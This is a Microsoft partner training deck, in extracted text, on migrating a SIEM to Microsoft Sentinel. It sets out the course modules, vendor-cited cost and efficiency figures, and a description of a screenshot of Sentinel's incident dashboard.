



Microsoft Partner Project Ready

Technical deep dive on

Migrating your SIEM Solution to Microsoft Sentinel

Day 1 of 3
Session 1



 *Fast Lane*

Course Plan and Learning Objectives

Module 1: Microsoft Sentinel basic concepts mins

- ▶ Unified SOC
- ▶ Microsoft Cloud Fundamentals
- ▶ Log Analytics Fundamentals
- ▶ High level Architecture Design
- ▶ Sizing and Cost Components
- ▶ Data Collection
- ▶ Multi-cloud Environment
- ▶ Automation /SOAR with Microsoft Sentinel
- ▶ Threat Intelligence
- ▶ MITRE Att&ck
- ▶ Analytical Rules
- ▶ Sentinel Workbooks
- ▶ DevOps – CI/CD Automation

Module 3: Microsoft Sentinel basic concepts

- ▶ Migrating Detection rules
- ▶ Migrating SOAR Automation
- ▶ Migrating historical data
- ▶ Converting dashboards to workbooks
- ▶ Updating SOC Processes
- ▶ The SIEM migration experience

Module 4: Post-migration optimization


- ▶ Permissions in Microsoft Sentinel
- ▶ Integrating Threat Detection
- ▶ Hunt for threats
- ▶ User Entity Behavior Analytics
- ▶ Creating Automation rules
- ▶ Using Playbooks for Automation
- ▶ Investigating incidents

Module 2: Planning the migration

- ▶ Planning your Migration
- ▶ Designing your Microsoft Sentinel workspace architecture
- ▶ Sentinel Cost Calculator
- ▶ Microsoft Sentinel content and solutions
- ▶ Writing Queries using Kusto Query language
- ▶ Creating Threat detection rules

Module 5: Optimizing SOC

- ▶ Streamline work with a unified experience
- ▶ Copilot for Security in the SOC
- ▶ Demo – Unified Platform
- ▶ Multi-customer Management after Migration



01

Microsoft Sentinel basic concepts

Top cybersecurity concerns



Attacks like ransomware are increasing

Microsoft security researchers have tracked a **>130% increase** in ransomware attacks.¹



Costs are increasing

Average cost of recovering from a ransomware attack is now **\$1.85M**.²



Organizations are feeling the pressure

2 in 5 security leaders surveyed report feeling they're at extreme risk due to cybersecurity staff shortage.¹

1. "Cyber Resilience". May 2021, Microsoft Security Insider.

2. "The State of Ransomware 2021." Sophos, April 2021.

Traditional SIEM solutions are falling short



Attack surface is expanding due to growing digital estates and hybrid work



Rapid acceleration and increasing sophistication of cybercrime




Rising costs of silos, licenses and staff



Complex set-up and maintenance of on-premises infrastructure


Modernize your security operations



Simplify operations
with a unified
solution



Protect more with
flexibility and out of the
box value



Increase SOC efficiency
with AI and automation

Empowering the SOC with technology innovation, AI, security research,
and intelligence to simplify and accelerate defense against threats

Move faster with simplified threat detection and response



Infrastructure



Devices



Users




Applications



Modernize your SecOps with Microsoft Sentinel

Cloud-native

300+ partner integrations



Powered by AI

Built-in automation


Across multicloud, multiplatform

Powered by community + backed by Microsoft security experts



Detection

Correlate alerts into actionable incidents using machine learning



Investigation

Visualize the full scope of an attack



Response

Act immediately with built-in automation



Threat hunting

Hunt across all data with powerful search and query tools

Save money and reduce time to value



234%

ROI over three years¹



44%

less expensive
compared to prem SIEMs¹



85%

reduction of labor for
advanced, multitouch
investigations¹

93%

decrease in time to
configure and deploy
new connections

with pre-built SIEM content and out-
of-the box functionality¹




35%

reduction
in likelihood of data breach¹



79%

decrease in false
positives over
three years¹



- Cloud-native SaaS solution, with benefits like automatic updates, no on-premises infrastructure to set up and maintain and elastic scalability.
- Unified SIEM solution with SOAR, UEBA and TI.
- Mature and feature-rich SecOps platform built on top of core SIEM capabilities.

- True end-to-end experience for detecting, investigating, responding to, and protecting against cyberthreats with a unified security operations platform supercharged by generative AI.
- Unparalleled integration with out-of-the-box solutions enabling value on day one. Don't spend time and money on set up.
- Microsoft Sentinel is already field-proven with companies of all sizes, industries, MSSPs and MDPs with a community of Microsoft Security experts.

1. The Total Economic Impact™ of Microsoft Sentinel, a commissioned study conducted by Forrester Consulting, 2024

Simplify operations with a unified solution

Stay ahead of evolving attacks with a comprehensive solution to detect, investigate and respond to incidents.

- ▶ Build-in enhanced UEBA, automation (SOAR), hunting capabilities and threat intelligence (TI) to expedite investigation and response.
- ▶ Industry's first unified experience for SIEM and XDR, with built in GenAI and Threat Intelligence.
- ▶ Quick response to issues through collaboration with built-in case management for SOC teams.
- ▶ Stay ahead of threats with built in threat intelligence with the latest insights from Microsoft Defender Threat Intelligence (MDTI) and Microsoft threat research

The screenshot displays the Microsoft Sentinel platform. At the top, there are navigation tabs: Refresh, Logs, Tasks (Preview), Activity log, and the current tab, Overview. Below the tabs, there are filters for High Severity, Active Status, and SecurityDem... Owner. The main area is divided into several sections:

- Incident timeline:** Shows a list of recent incidents with details like creation time, severity, and title. Examples include "SecurityAlert - 969..." (Mar 10, 05:34:51), "A potentially ma..." (Mar 9, 15:06:50), and "Suspicious forfil..." (Mar 9, 14:10:17).
- Entities:** A list of monitored entities with their types and last update times. Entities shown include "pwatkins@seccxp.ninja" (Account, last updated Mar 9, 14:10:17), "kdickens@seccxp.ninja" (Account, last updated Mar 9, 14:10:17), "workstation6" (Host, last updated Mar 9, 14:10:17), and "workstation8" (Host, last updated Mar 9, 14:10:17).
- Similar incidents (Preview):** A table showing three similar incidents with columns for Severity, Incident ID, Title, and Last update time. The incidents are: "High" (328044, SIEM&XDR Demo 01-09-23: Multi-stage inci..., 3/30/2023, 05:49 AM), "Medium" (381288, An Office application ran suspici..., 3/10/2023, 05:39 AM), and "High" (380931, Multi-stage incident involving Ini..., 3/16/2023, 03:52 AM).
- Top insights:** A section showing trends over time. It includes a chart titled "Anomalous activity timeline" showing activity levels from Feb 26 to Mar 9, and a list of top insights such as "Anomalously high number of a..." (3/8/2023, 3:10:42 AM - 3/9/2023, 4:58:03 PM) and "4946 - A chan 0.4 11".
- Incident actions:** A sidebar with options like "Run playbook (Preview)", "Create automation (Preview)", "Create team (Preview)", and "Query all anomalous activities >".




44%¹ reduction in total cost of operation

1. The Total Economic Impact™ of Microsoft Sentinel, a commissioned study conducted by Forrester Consulting, 2024

Protect more with flexibility and out of the box value

Secure your hybrid, multi-cloud environments with flexibility and expansive coverage to uniquely addresses your business needs

- ▶ Reduce costs and management efforts with cloud native SaaS.
- ▶ Accelerate defense against threats with out of the box (OOTB) and customizable content.
- ▶ Collect and ingest data at cloud scale.
- ▶ Get curated recommendations to get more value from your data with new SOC optimization capability.
- ▶ Analyze, hunt and investigate across all your data.
- ▶ Enterprise-ready with scaled data collection, flexible data access options, MSSP support, access management and robust BCDR.




93% decrease in time to deployment with pre-built SIEM content and out-of-the box functionality¹

1. The Total Economic Impact™ of Microsoft Sentinel, a commissioned study conducted by Forrester Consulting, 2024

Increase SOC efficiency with AI and automation

Empower your SecOps team with advanced AI, automation and world-class security expertise to stay ahead of threats.


- ▶ Simplify investigation and response with generative AI.
- ▶ Focus on what matters with AI trained scoring and tuning.
- ▶ Improve coverage and efficiency with tailored SOC Optimization recommendations
- ▶ Reduce noise by correlating alerts into prioritized incidents with machine learning (ML).
- ▶ Automate security operations and incident response with OOTB and custom SOAR playbooks.
- ▶ Bring-your-own-machine-learning (BYO ML) to stay ahead of evolving attacks.



Reduce false positives by **79%** by correlating alerts into prioritized incidents¹

